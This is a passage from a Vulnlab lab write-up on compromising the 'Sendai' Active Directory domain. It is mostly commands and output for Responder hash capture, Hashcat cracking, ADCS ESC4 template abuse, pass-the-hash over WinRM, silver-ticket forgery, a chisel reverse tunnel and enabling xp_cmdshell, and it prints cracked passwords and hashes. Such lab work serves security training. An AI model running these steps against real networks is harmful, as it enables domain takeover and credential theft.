Start our Reponder to wait for incoming LDAP requests to our attacker machine:
$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.8.4.253]
    Responder IPv6             [fe80::80a2:3830:9ab6:a82]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-UIVGBIEIV1I]
    Responder Domain Name      [4UGV.LOCAL]
    Responder DCE-RPC Port     [45963]

[+] Listening for events...
Now we need to wait a few minutes for the LDAP record to be updated into the environment, then we receive our callback with the NTLM Hash:
[+] Listening for events...

[HTTP] NTLMv2 Client   : 10.10.69.11
[HTTP] NTLMv2 Username : SENDAI\websvc
[HTTP] NTLMv2 Hash     : websvc::SENDAI:5e18549248229342:5A56A6424B725CEE415D84B411295948:01010000000000006C7632BDD26EDB0144D92EB5E1A3643B0000000002000800340055004700560001001E00570049004E002D00550049005600470042004900450049005600310049000400140034005500470056002E004C004F00430041004C0003003400570049004E002D00550049005600470042004900450049005600310049002E0034005500470056002E004C004F00430041004C000500140034005500470056002E004C004F00430041004C00080030003000000000000000000000000030000043BCE66A90F637633DB8EC3EE73AE5344A9E33900CB7EB89478B53D88269670B0A001000000000000000000000000000000000000900240048005400540050002F00640061007A002E00730065006E006400610069002E0076006C000000000000000000
We can then crack it with Hashcat:
$ cat websvc.hash
websvc::SENDAI:5e18549248229342:5A56A6424B725CEE415D84B411295948:01010000000000006C7632BDD26EDB0144D92EB5E1A3643B0000000002000800340055004700560001001E00570049004E002D00550049005600470042004900450049005600310049000400140034005500470056002E004C004F00430041004C0003003400570049004E002D00550049005600470042004900450049005600310049002E0034005500470056002E004C004F00430041004C000500140034005500470056002E004C004F00430041004C00080030003000000000000000000000000030000043BCE66A90F637633DB8EC3EE73AE5344A9E33900CB7EB89478B53D88269670B0A001000000000000000000000000000000000000900240048005400540050002F00640061007A002E00730065006E006400610069002E0076006C000000000000000000
$ hashcat -a 0 -m 5600 websvc.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
WEBSVC::SENDAI:5e18549248229342:5a56a6424b725cee415d84b411295948:01010000000000006c7632bdd26edb0144d92eb5e1a3643b0000000002000800340055004700560001001e00570049004e002d00550049005600470042004900450049005600310049000400140034005500470056002e004c004f00430041004c0003003400570049004e002d00550049005600470042004900450049005600310049002e0034005500470056002e004c004f00430041004c000500140034005500470056002e004c004f00430041004c00080030003000000000000000000000000030000043bce66a90f637633db8ec3ee73ae5344a9e33900cb7eb89478b53d88269670b0a001000000000000000000000000000000000000900240048005400540050002f00640061007a002e00730065006e006400610069002e0076006c000000000000000000:Diamond1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: WEBSVC::SENDAI:5e18549248229342:5a56a6424b725cee415...000000
Found
websvc:Diamond1
Checking this account with BHCE, we can see that WEBSVC is also a member of the ADNSVC group then can also read the gMSA Password of the MGTSVC$ machine account:
$ nxc ldap dc.sendai.vl -u 'websvc' -p 'Diamond1' --gmsa
SMB         10.10.69.11     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
LDAPS       10.10.69.11     636    DC               [+] sendai.vl\websvc:Diamond1
LDAPS       10.10.69.11     636    DC               [*] Getting GMSA Passwords
LDAPS       10.10.69.11     636    DC               Account: mgtsvc$              NTLM: ce0b2ff6ebd759c1b09b16e7173070f2
Following the same way than our Way 1 we can use the mgtsvc$ NTLM Hash to connect to the DC via WinRM and grab the flag.
Privilege Escalation (Sendai_Root)
Way 1 - PrivEscCheck
Import and use Invoke-PrivescCheck.ps1:
$ wget https://raw.githubusercontent.com/S3cur3Th1sSh1t/Creds/refs/heads/master/PowershellScripts/Invoke-PrivescCheck.ps1
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
*Evil-WinRM* PS C:\> cd c:\windows\tasks
*Evil-WinRM* PS C:\windows\tasks> iwr http://10.8.4.253/Invoke-PrivescCheck.ps1 -o Invoke-PrivescCheck.ps1
*Evil-WinRM* PS C:\windows\tasks> . .\Invoke-PrivescCheck.ps1; Invoke-PrivescCheck
...
Name        : Support
DisplayName :
ImagePath   : C:\WINDOWS\helpdesk.exe -u clifford.davey -p RFmoB2WplgE_3p -k netsvcs
User        : LocalSystem
StartMode   : Automatic
...
Found
clifford.davey:RFmoB2WplgE_3p
Another way is also to list the processes:
*Evil-WinRM* PS C:\windows\tasks> get-process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
     92       6      896       4700              3412   0 AggregatorHost
    400      35    12440      22268              2436   0 certsrv
    428      16     2068       6260               420   0 csrss
    170      11     1780       5916               492   1 csrss
    410      34    16644      25300              2492   0 dfsrs
    189      12     2300       8280              2868   0 dfssvc
   5386    3739    69252      70832              2764   0 dns
    636      26    15168      40456               784   1 dwm
     40       6     1504       4108              3904   1 fontdrvhost
     40       6     1324       3700              3908   0 fontdrvhost
    192      12    12256      12524              2716   0 helpdesk
      0       0       60          8                 0   0 Idle
...
Found the
helpdeskservice that is not a common one
Check the entries related to this service in the Registry:
*Evil-WinRM* PS C:\windows\tasks> dir -Path HKLM:\SYSTEM\CurrentControlSet\services | Get-ItemProperty | Select-Object ImagePath | select-string -NotMatch  "svchost.exe" | select-string "helpdesk.exe"

@{ImagePath=C:\WINDOWS\helpdesk.exe -u clifford.davey -p RFmoB2WplgE_3p -k netsvcs}
Check this new user Clifford.Davey in BHCE:
He is a member of the
CA-OPERATORSgroup so maybe we can find any way to exploit an ADCS vulnerability
Way 1 - ADCS ESC4 exploiting
We know that the DC is also an ADCS server (found during nmap enumeration). So Let’s enumerate.
List All PKI Enrollment Servers:
$ nxc ldap dc.sendai.vl -u 'Clifford.Davey' -p 'RFmoB2WplgE_3p' -M adcs
SMB         10.10.69.11     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
LDAP        10.10.69.11     389    DC               [+] sendai.vl\Elliot.Yates:Azerty123!
ADCS        10.10.69.11     389    DC               [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.10.69.11     389    DC               Found PKI Enrollment Server: dc.sendai.vl
ADCS        10.10.69.11     389    DC               Found CN: sendai-DC-CA
ADCS        10.10.69.11     389    DC               Found PKI Enrollment WebService: https://dc.sendai.vl/sendai-DC-CA_CES_Kerberos/service.svc/CES
List All Certificates Inside a PKI:
$ nxc ldap dc.sendai.vl -u 'Clifford.Davey' -p 'RFmoB2WplgE_3p' -M adcs -o SERVER=sendai-DC-CA
SMB         10.10.69.11     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
LDAP        10.10.69.11     389    DC               [+] sendai.vl\Elliot.Yates:Azerty123!
ADCS        10.10.69.11     389    DC               Using PKI CN: sendai-DC-CA
ADCS        10.10.69.11     389    DC               [*] Starting LDAP search with search filter '(distinguishedName=CN=sendai-DC-CA,CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,'
ADCS        10.10.69.11     389    DC               Found Certificate Template: SendaiComputer
ADCS        10.10.69.11     389    DC               Found Certificate Template: DirectoryEmailReplication
ADCS        10.10.69.11     389    DC               Found Certificate Template: DomainControllerAuthentication
ADCS        10.10.69.11     389    DC               Found Certificate Template: KerberosAuthentication
ADCS        10.10.69.11     389    DC               Found Certificate Template: EFSRecovery
ADCS        10.10.69.11     389    DC               Found Certificate Template: EFS
ADCS        10.10.69.11     389    DC               Found Certificate Template: DomainController
ADCS        10.10.69.11     389    DC               Found Certificate Template: WebServer
ADCS        10.10.69.11     389    DC               Found Certificate Template: Machine
ADCS        10.10.69.11     389    DC               Found Certificate Template: User
ADCS        10.10.69.11     389    DC               Found Certificate Template: SubCA
ADCS        10.10.69.11     389    DC               Found Certificate Template: Administrator
Hunt for ADCS CAs:
$ nxc smb dc.sendai.vl -u 'Clifford.Davey' -p 'RFmoB2WplgE_3p' -M enum_ca
SMB         10.10.69.11     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
SMB         10.10.69.11     445    DC               [+] sendai.vl\Elliot.Yates:Azerty123!
ENUM_CA     10.10.69.11     445    DC               Active Directory Certificate Services Found.
ENUM_CA     10.10.69.11     445    DC               http://10.10.69.11/certsrv/certfnsh.asp
Search for vulnerable templates:
$ certipy-ad find -vulnerable -dc-ip dc.sendai.vl -ns 10.10.69.11 -u 'Clifford.Davey' -p 'RFmoB2WplgE_3p'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'sendai-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'sendai-DC-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'sendai-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'sendai-DC-CA'
[*] Saved BloodHound data to '20250125123131_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250125123131_Certipy.txt'
[*] Saved JSON output to '20250125123131_Certipy.json'
$ cat 20250125123131_Certipy.txt
Certificate Authorities
  0
    CA Name                             : sendai-DC-CA
    DNS Name                            : dc.sendai.vl
    Certificate Subject                 : CN=sendai-DC-CA, DC=sendai, DC=vl
    Certificate Serial Number           : 326E51327366FC954831ECD5C04423BE
    Certificate Validity Start          : 2023-07-11 09:19:29+00:00
    Certificate Validity End            : 2123-07-11 09:29:29+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : SENDAI.VL\Administrators
      Access Rights
        ManageCertificates              : SENDAI.VL\Administrators
                                          SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
        ManageCa                        : SENDAI.VL\Administrators
                                          SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
        Enroll                          : SENDAI.VL\Authenticated Users
Certificate Templates
  0
    Template Name                       : SendaiComputer
    Display Name                        : SendaiComputer
    Certificate Authorities             : sendai-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireDns
    Enrollment Flag                     : AutoEnrollment
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 100 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 4096
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Domain Computers
                                          SENDAI.VL\Enterprise Admins
      Object Control Permissions
        Owner                           : SENDAI.VL\Administrator
        Full Control Principals         : SENDAI.VL\ca-operators
        Write Owner Principals          : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
                                          SENDAI.VL\Administrator
                                          SENDAI.VL\ca-operators
        Write Dacl Principals           : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
                                          SENDAI.VL\Administrator
                                          SENDAI.VL\ca-operators
        Write Property Principals       : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
                                          SENDAI.VL\Administrator
                                          SENDAI.VL\ca-operators
    [!] Vulnerabilities
      ESC4                              : 'SENDAI.VL\\ca-operators' has dangerous permissions
Found that the template
SendaiComputeris vulnerable to ESC4
- For RedTeam
- BloodHound Enterprise - ADCS ESC4
- RedFox Security - Exploiting Weak ACLs on Active Directory Certificate Templates: ESC4
- RedBlueTeam Security - Active Directory Certificate Services (ADCS – ESC4)
- HackTricks - Vulnerable Certificate Template Access Control - ESC4
- The Hacker Recipes - Access Control - Certificate templates - ESC4
- For BlueTeam
Summary of what ESC4 is:
- A misconfiguration in the
ESC4certificate template allows users with low privileges to modify a template, which can be utilized by making it vulnerable to ESC1/ESC2/ESC3 and requesting an administrator certificate. - In other words, if a domain user has these permissions over a template:
Owner,WriteOwnerPrincipals,WriteDaclPrincipalsandWritePropertyPrincipals, they can abuse it to performESC1and becomeDomain admin.
Let’s abuse it.
- Make the certificate template
SendaiComputervulnerable to ESC1:
$ certipy-ad template -dc-ip dc.sendai.vl -ns 10.10.69.11 -u 'Clifford.Davey' -p 'RFmoB2WplgE_3p' -template SendaiComputer -save-old
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'SendaiComputer' to 'SendaiComputer.json'
[*] Updating certificate template 'SendaiComputer'
[*] Successfully updated 'SendaiComputer'
Run again Certipy to confirm if our template is now vulnerable to ESC1:
$ certipy-ad find -vulnerable -dc-ip dc.sendai.vl -ns 10.10.69.11 -u 'Clifford.Davey' -p 'RFmoB2WplgE_3p'
$ cat 20250125124052_Certipy.txt
Certificate Authorities
  0
    CA Name                             : sendai-DC-CA
    DNS Name                            : dc.sendai.vl
    Certificate Subject                 : CN=sendai-DC-CA, DC=sendai, DC=vl
    Certificate Serial Number           : 326E51327366FC954831ECD5C04423BE
    Certificate Validity Start          : 2023-07-11 09:19:29+00:00
    Certificate Validity End            : 2123-07-11 09:29:29+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : SENDAI.VL\Administrators
      Access Rights
        ManageCertificates              : SENDAI.VL\Administrators
                                          SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
        ManageCa                        : SENDAI.VL\Administrators
                                          SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
        Enroll                          : SENDAI.VL\Authenticated Users
Certificate Templates
  0
    Template Name                       : SendaiComputer
    Display Name                        : SendaiComputer
    Certificate Authorities             : sendai-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : ExportableKey
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 5 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Object Control Permissions
        Owner                           : SENDAI.VL\Administrator
        Full Control Principals         : SENDAI.VL\Authenticated Users
        Write Owner Principals          : SENDAI.VL\Authenticated Users
        Write Dacl Principals           : SENDAI.VL\Authenticated Users
        Write Property Principals       : SENDAI.VL\Authenticated Users
    [!] Vulnerabilities
      ESC1                              : 'SENDAI.VL\\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication
      ESC2                              : 'SENDAI.VL\\Authenticated Users' can enroll and template can be used for any purpose
      ESC3                              : 'SENDAI.VL\\Authenticated Users' can enroll and template has Certificate Request Agent EKU set
      ESC4                              : 'SENDAI.VL\\Authenticated Users' has dangerous permissions
Confirmed vulnerable to ESC1, ESC2, ESC3 and of course ESC4
- Request for a PFX file (certificate + private key) for the Administrator user:
$ certipy-ad req -dc-ip dc.sendai.vl -ns 10.10.69.11 -u 'Clifford.Davey' -p 'RFmoB2WplgE_3p' -template SendaiComputer -ca sendai-DC-CA -target dc.sendai.vl -upn administrator@sendai.vl
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'administrator@sendai.vl'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
- Get a TGT and the NTLM hash for the
Administratoruser:
$ certipy-ad auth -dc-ip dc.sendai.vl -ns 10.10.69.11 -u 'Administrator' -domain 'sendai.vl' -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sendai.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sendai.vl': aad3b435b51404eeaad3b435b51404ee:cfb106feec8b89a3d98e14dcbe8d087a
Found
administrator:cfb106feec8b89a3d98e14dcbe8d087a
- Grab the flag
Sendai_Root:
$ nxc winrm dc.sendai.vl -u 'Administrator' -H 'cfb106feec8b89a3d98e14dcbe8d087a' -X 'type c:\users\administrator\desktop\root.txt'
WINRM       10.10.69.11     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:sendai.vl)
WINRM       10.10.69.11     5985   DC               [+] sendai.vl\Administrator:cfb106feec8b89a3d98e14dcbe8d087a (Pwn3d!)
WINRM       10.10.69.11     5985   DC               [+] Executed command (shell type: powershell)
WINRM       10.10.69.11     5985   DC               VL{ae138bcfb077995339a717a28a23fd61}
Way 2 - MSSQL
We saw during our analysis with BHCE that the user SQLSVC has an active session on the DC.
Check on which users have been connected to the DC (Home folder present):
*Evil-WinRM* PS C:\windows\tasks> cd c:\users
*Evil-WinRM* PS C:\users> dir


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/18/2023   6:09 AM                Administrator
d-----         1/24/2025   4:46 PM                mgtsvc$
d-r---         7/11/2023  12:36 AM                Public
d-----         1/24/2025   3:51 PM                sqlsvc
Check is MSSQL is running:
*Evil-WinRM* PS C:\users> netstat -taon | findstr "LISTEN"
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4	InHost
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       656	InHost
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       904	InHost
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       656	InHost
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       4	InHost
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4	InHost
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       656	InHost
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       904	InHost
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       656	InHost
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING       2840	InHost
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       656	InHost
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       656	InHost
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1008	InHost
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4	InHost
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       2692	InHost
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4	InHost
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       656	InHost
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       516	InHost
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1068	InHost
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1016	InHost
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       656	InHost
  TCP    0.0.0.0:59815          0.0.0.0:0              LISTENING       656	InHost
  TCP    0.0.0.0:59818          0.0.0.0:0              LISTENING       2356	InHost
  TCP    0.0.0.0:59830          0.0.0.0:0              LISTENING       656	InHost
  TCP    0.0.0.0:59839          0.0.0.0:0              LISTENING       2764	InHost
  TCP    0.0.0.0:63716          0.0.0.0:0              LISTENING       2840	InHost
  TCP    0.0.0.0:64304          0.0.0.0:0              LISTENING       636	InHost
  TCP    0.0.0.0:64313          0.0.0.0:0              LISTENING       2492	InHost
  TCP    0.0.0.0:64341          0.0.0.0:0              LISTENING       2436	InHost
  TCP    10.10.69.11:53         0.0.0.0:0              LISTENING       2764	InHost
  TCP    10.10.69.11:139        0.0.0.0:0              LISTENING       4	InHost
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       2764	InHost
Confirmed that 1433/tcp is listening then MSSQL is running on the DC
Also during our initial phase of the enumeration (using SMB) we found an interesting file with the credential of SQLSVC account:
sqlsvc:SurenessBlob85
With all of these information, currently we think about what we had done for the Vulnlab machine Breach.
Given that we have the plaintext password for an account that has an SPN set to MSSQL (which seems to be the MSSQL service account), we can potentially exploit a Silver ticket attack.
With the silver ticket attack, we can gain command execution access through MSSQL by impersonating the Administrator user.
Check if our user SQLSVC is able to login to a MSSQL service:
$ impacket-GetUserSPNs -dc-host dc.sendai.vl sendai.vl/sqlsvc:'SurenessBlob85' -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
--------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQL/dc.sendai.vl    sqlsvc            2023-07-11 18:51:18.413329  2025-01-25 08:51:58.127856


[-] CCache file is not found. Skipping...
$krb5tgs$23$*sqlsvc$SENDAI.VL$sendai.vl/sqlsvc*$e992adfbd41803f5c5e32bd486b0c459$d7de7ead39f0b5739943843154a1f5f010e8460767e5544243880022b394b799dbc4fa080f2e9af2cba54c343b5f3cbc437cd46fd6d9231ddac2c6bd0e7db868697d61b4cbb6da76077ac45d95e93916c2c6b543a49eb82e3709d5e90eede0af134f0968e46aae6c278e54dd98b7633be74a76fd0e5db063e495c8e1bc615971f44b76bdb0dd2821d6c2c3977e7d883a43c9f9706499c3857d1a7afef1112140af74095daf624af71b625e01c602bd09eb9c6e4096f4951e629109ab13bf5063436d3e50782f27a9aa46f9f651208d09e62972f4fb8cb428e9d5949693bb44c8f64cf90015f687165e7859676d1cabccf2a439e12daff536cc828be454b1ac71d3eef188deb2a45a97175f66873f8856cf84d9ebd9cbb0a95eed3654395ae4cd9d0b89e713b0319e2cce4002327363ce0d5307efe82c7667c763198615500f15d3fed5ab7f80e07e7c834864b8fba9bf3de3f5c97a0ff7cce713e22e305ad75ced302eb94378b89c06f1732f0f431b3f0cef9ac87791666b98b2867bda88b51f54476c315dd6961707b130cc621f2afac55a1a912b46d2d202b983f8b53a04a3f842e5dce6b28924421f61f47dc3af66107f0c9d6235f4160df0b8ecd061f624b6a8fd0a78f87e2639a823de2ccfc603595bf47a01cae8cb08105c8eb7b56b627a48392b9ae2bbf50d104af54a8b99fb6e043ff4e2ba4e74bca307eb0b1c22a5368078a4b85711630e52c8390a217fd78880cc6e0cf3b7027469bc6ba6626684ec14750a187ea06b9fed603ccce4394fd63e7b4ed86328b1fb3d384bc0019cf90588ea037a76c4c8869ef853e6af45ff1321a859480319f4bbcebc99d0453190e32a9ff7a021858c37112394b2a7484f54929d4a54cbc1b139dd9777000383a4ea39e6b6ff3afe8aaddee26fe505612ce7bdbb7dfd12172291ded33605b577b96399372e492b45b082e4a8c5c55a575a81ba545ceb2adc69642779491925ce2a4265f10d27d64d9ce17c7356d239d708f4d1d1fb3319125b1bdacad453b7fd5d631b568dff3186c3f703c54f258e7ae1ebcc74ecfabb27e8f8fce3e63a21a0d859569b959b1b6ff98ebdde27581452cb313bc6cc6b0cf06ca8de5b2a71e4f2f250ac4f0284858adeb4bc75c15becebf531fcfc116d899cf8c5e5ff9751de7bf2866bdc4f6777cbb48727928ac4cee7df44a7b932c8a5b69b619b28baa5f95d541a614bd234cb640685110764fd992611a540af226ce5e77d2b2e5534205318302aedb2fa086a54f3f780fb535268563f4b2c8829d5b260c7b90259a7048e1c222ad819cf8e7ece524da4c553c5e7ed8a5da1eaa50db684b245e5cdff72161e55883f45268abdef8c43691c6f53452a231142e2581888c330ea7c7b670bb6ec6970539d5a4b231f36a86506b9902d185a
Confirmed it can login
But the MSSQL port 1433/tcp is not exposed, so we first need tunnel this port to our machine, we can use chisel for this (or deploy a C2 agent on the DC like MSF or SLIVER).
Set a Chisel port forwarding tunnel:
Local:
$ ./chisel server --port 8000 --reverse &
[1] 41610

2025/01/25 13:58:13 server: Reverse tunnelling enabled
2025/01/25 13:58:13 server: Fingerprint wZyluJPlKIxdlkF003YLbgh7QTHFj/KG3ehPvDgJKys=
2025/01/25 13:58:13 server: Listening on http://0.0.0.0:8000
Remote:
*Evil-WinRM* PS C:\windows\tasks> upload chisel.exe
*Evil-WinRM* PS C:\Windows\Tasks> .\chisel.exe client 10.8.4.253:8000 R:socks
Adjust our Proxychains configuration file
$ tail -n1 /etc/proxychains4.conf
socks5	127.0.0.1 1080
Craft the NTLM Hash of the SQL service account using https://codebeautify.org/ntlm-hash-generator with SQLSVC’s plaintext password:
NTLM Hash of
SQLSVCis58655C0B90B2492F84FB46FA78C2D96A
Craft our Silver ticket in order to authenticate as the Administrator user (impersonation):
$ proxychains4 -q impacket-ticketer -domain-sid S-1-5-21-3085872742-570972823-736764132 -nthash 58655C0B90B2492F84FB46FA78C2D96A -spn MSSQL/dc.sendai.vl -dc-ip dc.sendai.vl -domain sendai.vl Administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for sendai.vl/Administrator
[*] 	PAC_LOGON_INFO
[*] 	PAC_CLIENT_INFO_TYPE
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] 	PAC_SERVER_CHECKSUM
[*] 	PAC_PRIVSVR_CHECKSUM
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Saving ticket in Administrator.ccache
Import in our global envrionement:
$ export KRB5CCNAME=Administrator.ccache
Double check:
$ klist
Ticket cache: FILE:Administrator.ccache
Default principal: Administrator@SENDAI.VL

Valid starting       Expires              Service principal
01/25/2025 14:14:17  01/23/2035 14:14:17  MSSQL/dc.sendai.vl@SENDAI.VL
	renew until 01/23/2035 14:14:17
We can now login to MSSQL in the admin context:
$ proxychains4 -q impacket-mssqlclient -k dc.sendai.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (SENDAI\Administrator  dbo@master)>
Enable command execution using the enable_xp_cmdshell:
SQL (SENDAI\Administrator  dbo@master)> enable_xp_cmdshell
INFO(DC\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(DC\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
Way 2 - SeImpersonatePrivilege
We have just to escalate our privileges via SigmaPotato following the same way that we used for the Vulnlab machine Breach, then grab the last flag.
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=086d1f16-d4e0-4353-a897-1aaf4a63c53e

About SENDAI, the name of this machine is related to the region Sendai (Japan), famous for its fireworks festival named in japanese 仙台七夕花火祭.
- The Sendai Tanabata Fireworks Festival is held on the night before the Sendai Tanabata Festival.
- It is very unusual for a fireworks display to be performed on such a large scale in the middle of a city.
- People can enjoy the magnificent combination of lights and sounds from all directions.
- Approximately 16,000 fireworks are set off from the shores of the Hirose River which flows through central Sendai.
- The area is easily accessed via Hirosedori or Kotodaikoen subway station and a 10 minute walk. Or take a leisurely 30 minute stroll through the shopping arcades from JR Sendai Station.
More information: